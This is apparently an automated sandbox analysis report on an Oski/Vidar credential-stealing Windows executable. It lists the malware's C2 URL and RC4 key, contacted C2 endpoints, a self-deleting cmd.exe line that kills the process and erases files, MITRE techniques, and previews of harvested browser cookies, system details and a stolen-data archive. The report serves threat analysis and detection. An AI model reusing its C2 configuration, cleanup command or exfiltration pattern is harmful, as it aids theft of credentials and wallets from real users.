ID: 548641
Sample Name: gunzipped.exe
Cookbook: default.jbs
Time: 07:56:19
Date: 06/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report gunzipped.exe

Overview


General Information

Sample Name:	gunzipped.exe
Analysis ID:	548641
MD5:	c2301b62539adc..
SHA1:	fd80f7e8e32661d..
SHA256:	c30ce79d7b5b07..
Tags:	exe OskiStealer
Infos:	

Most interesting Screenshot:



Detection




Oski Stealer Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Yara detected Oski Stealer
- Yara detected Vidar stealer
- Tries to steal Crypto Currency Wallets
- Downloads files with wrong headers …
- Machine Learning detection for samp…
- Injects a PE file into a foreign proce…
- Posts data to a JPG file (protocol m…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64**
- gunzipped.exe (PID: 7024 cmdline: "C:\Users\user\Desktop\gunzipped.exe" MD5: C2301B62539ADCBA29DCF6A3200BD017)
  - gunzipped.exe (PID: 1068 cmdline: "C:\Users\user\Desktop\gunzipped.exe" MD5: C2301B62539ADCBA29DCF6A3200BD017)
    - cmd.exe (PID: 3120 cmdline: "C:\Windows\System32\cmd.exe" /c taskkill /pid 1068 & erase C:\Users\user\Desktop\gunzipped.exe & RD /S /Q C:\\ProgramData\\834793065949733* & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 4140 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - taskkill.exe (PID: 5332 cmdline: taskkill /pid 1068 MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
- **cleanup**

Malware Configuration

Threatname: Oski

```
{
  "C2 url": "http://2.56.57.108/osk/",
  "RC4 Key": "056139954853430408"
}
```

Threatname: Vidar

```
{
  "C2 url": "http://2.56.57.108/osk/",
  "RC4 Key": "056139954853430408"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.313926624.0000000002CB0000.00000004.00000001.sdmp	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000000.308868870.00000000007B0000.00000040.00000001.sdmp	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
00000001.00000000.307855730.00000000007B0000.00000040.00000001.sdmp	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
00000001.00000002.332654076.0000000002725000.00000004.00000040.sdmp	JoeSecurity_Oski_1	Yara detected Oski Stealer	Joe Security	
00000001.00000000.311405289.00000000007B0000.00000040.00000001.sdmp	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.gunzipped.exe.2cb0000.1.unpack	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
1.0.gunzipped.exe.7b0000.14.raw.unpack	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
1.0.gunzipped.exe.7b0000.8.unpack	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
1.0.gunzipped.exe.7b0000.12.raw.unpack	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
1.0.gunzipped.exe.7b0000.14.unpack	JoeSecurity_Oski	Yara detected Oski Stealer	Joe Security	
Click to see the 10 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Downloads files with wrong headers with respect to MIME Content-Type

Posts data to a JPG file (protocol mismatch)

C2 URLs / IPs found in malware configuration

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected Oski Stealer
- Yara detected Vidar stealer
- Tries to steal Crypto Currency Wallets
- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

- Yara detected Oski Stealer
- Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Data Obfuscation 2	Eavesdrop Insecure Network Communica
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Encrypted Channel 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	System Information Discovery 5 8	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 1	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
gunzipped.exe	53%	ReversingLabs	Win32.Trojan.Risis	
gunzipped.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		
C:\ProgramData\mozglue.dll	3%	Metadefender		Browse
C:\ProgramData\mozglue.dll	0%	ReversingLabs		
C:\ProgramData\msvcp140.dll	0%	Metadefender		Browse
C:\ProgramData\msvcp140.dll	0%	ReversingLabs		
C:\ProgramData\nss3.dll	0%	Metadefender		Browse
C:\ProgramData\nss3.dll	0%	ReversingLabs		
C:\ProgramData\softokn3.dll	0%	Metadefender		Browse
C:\ProgramData\softokn3.dll	0%	ReversingLabs		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\ProgramData\vcruntime140.dll	0%	Metadefender		Browse
C:\ProgramData\vcruntime140.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.gunzipped.exe.2cb0000.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.0.gunzipped.exe.7b0000.8.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File
1.0.gunzipped.exe.7b0000.14.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File
1.2.gunzipped.exe.7b0000.1.unpack	100%	Avira	HEUR/AGEN.1136795		Download File
1.0.gunzipped.exe.7b0000.12.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File
1.0.gunzipped.exe.7b0000.4.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File
1.0.gunzipped.exe.7b0000.10.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File
1.0.gunzipped.exe.7b0000.6.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File
1.0.gunzipped.exe.7b0000.2.unpack	100%	Avira	TR/AD.Chapak.dvwuj		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://2.56.57.108/osk//4.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//5.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//main.php	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://2.56.57.108/osk//1.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//6.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//2.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//7.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//1.jpghttp://2.56.57.108/osk//4.jpghttp://2.56.57.108/osk//7.jpghttp://2.56.5	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//3.jpg	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//5.jpg2	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk/	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//2.jpghttp://2.56.57.108/osk//6.jpghttp://2.56.57.108/osk//3.jpghttp://2.56.5	0%	Avira URL Cloud	safe	
http://2.56.57.108/osk//7.jpgB	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://2.56.57.108/osk//4.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//5.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//main.php	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//1.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//6.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//2.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//7.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk//3.jpg	true	• Avira URL Cloud: safe	unknown
http://2.56.57.108/osk/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.56.57.108	unknown	Netherlands		395800	GBTCLOUDUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	548641
Start date:	06.01.2022
Start time:	07:56:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	gunzipped.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/15@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 69.7% (good quality ratio 68%) • Quality average: 82.6% • Quality standard deviation: 25.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\834793065949733_8347930659.zip	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	87180
Entropy (8bit):	**7.994272606647258**
Encrypted:	**true**
SSDEEP:	1536:RYOKrOJmhh6RQ2i1PVaU61rL5kjkM816fMU8MYYljFCO3p26+tjoaO5mL1:COKWmWRL91/qjkM8160QjEq26oMfG1
MD5:	20E941DA619EC55FB66739FDBB3AE60A
SHA1:	3B753E336E1FC00DED7B5A00F814A7CC4A00C371
SHA-256:	2D03A2D1771B18DC04FB65ABE96BA5CAED60C75107642FD85175CDE7D693B24A
SHA-512:	9320EC436349BE201C3B7B53124134E7FB9E8F508808C9489AA1FF1DFAB4BB11E3F32014F41244A2019686A8CE58C69CFD3B21B6880C5867EEABF8B9B872A018
Malicious:	false
Reputation:	low
Preview:	PK..... .&T....."...autofill/Google Chrome_Default.txtUT...l..al..al..a..PK..... .&T.....cc/Google Chrome_Default.txtUT...l..al..al..a..PK.....>.&T\~.l.....!... cookies/Google Chrome_Default.txtUT...k..ak..ak..a-..N.0...3&>.....B.ip.....O.....e.gy....4g.....}v.!N.S.....,\[..|..5.V-...=.kBiJ?.+....]..}.h....y..Lt.Sb.:}.cS..KO.\.r.,.....M6.X... ....q9..3..v.@..z..71..t.Up..CS.~..g.mo.....PK..... .&T.....outlook.txtUT...l..al..al..a..PK.....>.&T.....passwords.txtUT...k..ak..ak..a..PK....."..&T....l...Y..... screenshot.jpgUT...m..am..am..a..gX.m.6...H...H.jB....J.....H@."]..h.w...W.M.T).A...4.{.}...>....{.1qf2.z.s..Z..r.....\YM.....z...]N..@d$$.$.d.....S.....d....cg..`cac..yp..*.ee.P..... ..$..@FV...<...))(.o.`...A.....l.Q....@.xl |j<.j..V....G.w.....u`... |<..|B.""BB.[/.{.!5.MVA..[..$l.`!....4...asG.kd.....8..A..".b..%$...UT..z...F.P..[..B[;.vvqus.....&2*:&6..S BzF&6+;'7.KYyEeUuM

C:\ProgramData\834793065949733\cookies\Google Chrome_Default.txt	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.787907296270898
Encrypted:	false
SSDEEP:	6:PkopYjdSQHo3HWvmWogYmmYIkV0NAXhtfx:copYxzkYLmWV0Ghtp
MD5:	550A7FD2AB480B2F537E0CB278AB1906
SHA1:	3B890274F3CFC06C13E6CB6B048FFB6D5E80BB34
SHA-256:	461A1E12872241809075955E29ED062E3283BF5BDA7B04DD59D35525D01076FA
SHA-512:	215B8EF44D47B8FA461778F906A78E3853A55EA06B5620458CBC61E1B3BCB93B43E938A6C6F6DE632FC7B0AB61822465C19CB0F90B202877CF102AEDE7B8E34
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.google.com.FALSE./.FALSE.1617282077.NID.204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSq OJD3t1X1QzZ6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34..

C:\ProgramData\834793065949733\screenshot.jpg	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	88545
Entropy (8bit):	7.893983839500802
Encrypted:	false
SSDEEP:	1536:/gGITLpOsaHNgmatX11YV/BhnWdHB8bR1GH5fwT90OmO2DZkun5HuFBLVfD8Vtyy:IGIROsUMHmae7U5fggNDZkutuDJfE
MD5:	7F5FC67C3596CACA2555486AD1BD7E93

C:\ProgramData\834793065949733\screenshot.jpg	
SHA1:	F12A8FE3FDF6ECA7155D126E0DB43C5B3467CC05
SHA-256:	F19517B03A8B3F840567EB32AC900A69632130709404485324D61C05A2542C1B
SHA-512:	02B8F4C17798B714F79337E769D72982B2FBE97455F55B7BB0E3C43C980F3CC369E230F701C345219D5597B812D447FCADAA1FF32AA5AC4DF144C96973D75CB
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C...........................#.%$".!&+7/&)4)!"0A149;>>>%.DIC<H7=>;...C...........;("(;;...........".......... }........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.......... ......w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..........?..1E..+....+R..... r..V.HY.m.q.......o...s<.-........RrHi6r.....i...#...36........J2lo#..9......E.i...%[.......XA8Ve.[....Uj...Ju%.!..4..4.W.M.e.l6...~.....G........$...:..a.N._...#.a....1...P.....3..I...u.Z...n.ya.y.e. ..n..g..V.q4.6...:S...QEt...Q@..)k.>..'C.N.yq...$..lVIYx..8..QWcJ.....?.|...>......|!..>.?.....%.6|.Ez.~..}..O.......y.y..N9..%.7.F.D(.p......

C:\ProgramData\834793065949733\system.txt	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	9541
Entropy (8bit):	5.117822683870144
Encrypted:	false
SSDEEP:	96:7cpOmrVJZuauz0NpIKXDplsdM984uRAuzQ7uZUM9QYh1FcGEcLbLaAhy0/roqQck:7UOm5JZPewHranRAJhusXca4hLCPTNAY
MD5:	ED8730C613A0A5DC9E9E9CE1F24E27ED
SHA1:	B2009BBB38C03BD645544F4C17B9278F977E011D
SHA-256:	7CF0919C9D331047CAE91B4A2B3795E321C39E86EC864724BE1D9678FC7C81E2
SHA-512:	36614CEE37B12EE28CDF53B6D0310475C1D73F3BA0A7EBFD3A5F1592CD65334656F2240B2727EB00C91C8FA2F8B779E123A81C2E0BC054721DC8FF80053F101
Malicious:	false
Reputation:	low
Preview:	System --..Windows: Windows 10 Pro..Bit: x64..User: user..Computer Name: 284992..System Language: en-US..Machine ID: d06ed63 68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..Domain Name: Unknown..Workgroup: UOOJJOZ..Keyboard Languages: English (United States)....Hardware --..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..Logical processors: 4..Videocard: Microsoft Basic Display Adapter..Display: 1280x1024..RAM: 8191 MB..Laptop: No....Time --..Local: 6/1/2022 7:57:32..Zone: UTC-8....Network ---------- -------------------------------------..IP: IP?..Country: Country?....Installed Softwrare --------------------------------------..Google Chrome 85.0.4183.121..Microsoft Office Professional Plu 016 16.0.4266.1001..Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 12.0.30501.0..Microsoft Visual C++ 201

C:\ProgramData\834793065949733\temp	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3......@ ....$...C..

C:\ProgramData\freebl3.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false

C:\ProgramData\freebl3.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... ..... !..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[....."!.....f.....).....p.....s....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\ProgramData\mozglue.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:..;..>..;..:..;..:w.;...?..;...>..;..;..;...;...9..;.Rich.;.....PE..L...._.[....."!.....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T....h...@.....l.....text...x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..h....0.....@..B.....

C:\ProgramData\msvcp140.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;-....;.....Rich.....PE..L....8'Y....."!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

C:\ProgramData\nss3.dll	
Process:	C:\Users\user\Desktop\gunzipped.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\ProgramData\nss3.dll	
